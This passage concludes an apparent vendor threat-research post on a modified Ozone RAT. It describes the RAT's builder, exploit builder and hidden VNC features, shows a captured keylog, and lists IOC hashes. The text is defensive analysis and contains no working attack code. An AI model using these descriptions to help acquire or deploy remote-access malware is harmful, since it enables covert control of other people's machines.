


Fig.10 Builder for the customizable server binary




legitimate purposes, but at the same time including an exploit builder and hidden VNC as features, there's seems to be a little contradiction between its stated function and its actual functionality.

## Conclusion

---

An important lesson here is that malware actors still use simple, but very effective social-engineering techniques to get those extra clicks from unaware and untrained users. Also, in this particular case, in addition to an MITM setup, a RAT malware is installed in the system. This multiple setup shows how much an attacker desires to take control of a system.

With RAT applications like Ozone, one does not need to be an expert to create and distribute malware. Anyone can buy Ozone from their websites, or simply download “modified” versions, like what we used in our tests for this article. Some are publicly available, and can be attractive to curious minds. Just a few words of caution, though. This can be a cunning ordeal. These “modified” versions may be the malware themselves. With a lack of understanding how malware schemes work, even before starting your first attack, you may inadvertently become one of the first victims.



```
Hiew: 08-25-2016.txt
08-25-2016.txt  ↓FRO ----- 0 00000000|Hiew 7.20 <c>SEN
[pr0c3xp] Pr0c355 3xp10r3r - Sysinternals: www.sysinternals.com [WIN7\win7]
←e←←
[pr0c3xp] Pr0c355 3xp10r3r - Sysinternals: www.sysinternals.com [WIN7\win7]
←←ccccr
[explorer]
C:\Users\win7\AppData\Roaming\
[Hiew32] Hiew: 08-25-2016.txt
r←←NICE TRY.
←
```

Fig.12 Keylog from the server installed by the modified Ozone RAT client

## IOC's

---

70ece9b44f54fa5ac525908da412bf707ce7fae08a8f2b8134f34133df43e982 -  
W32/OzoneRAT.A!tr

71f1073d0b8aabaf0a2481e9b7c1cd0ca906fee719b45f7d4722d01884c75a17 -  
JS/Nemucod.C060!tr.dldr

-- FortiGuard Lion Team --

## Related Posts

---

Copyright © 2022 Fortinet, Inc. All Rights Reserved

[Terms of Services](#)[Privacy Policy](#)

| [Cookie Settings](#)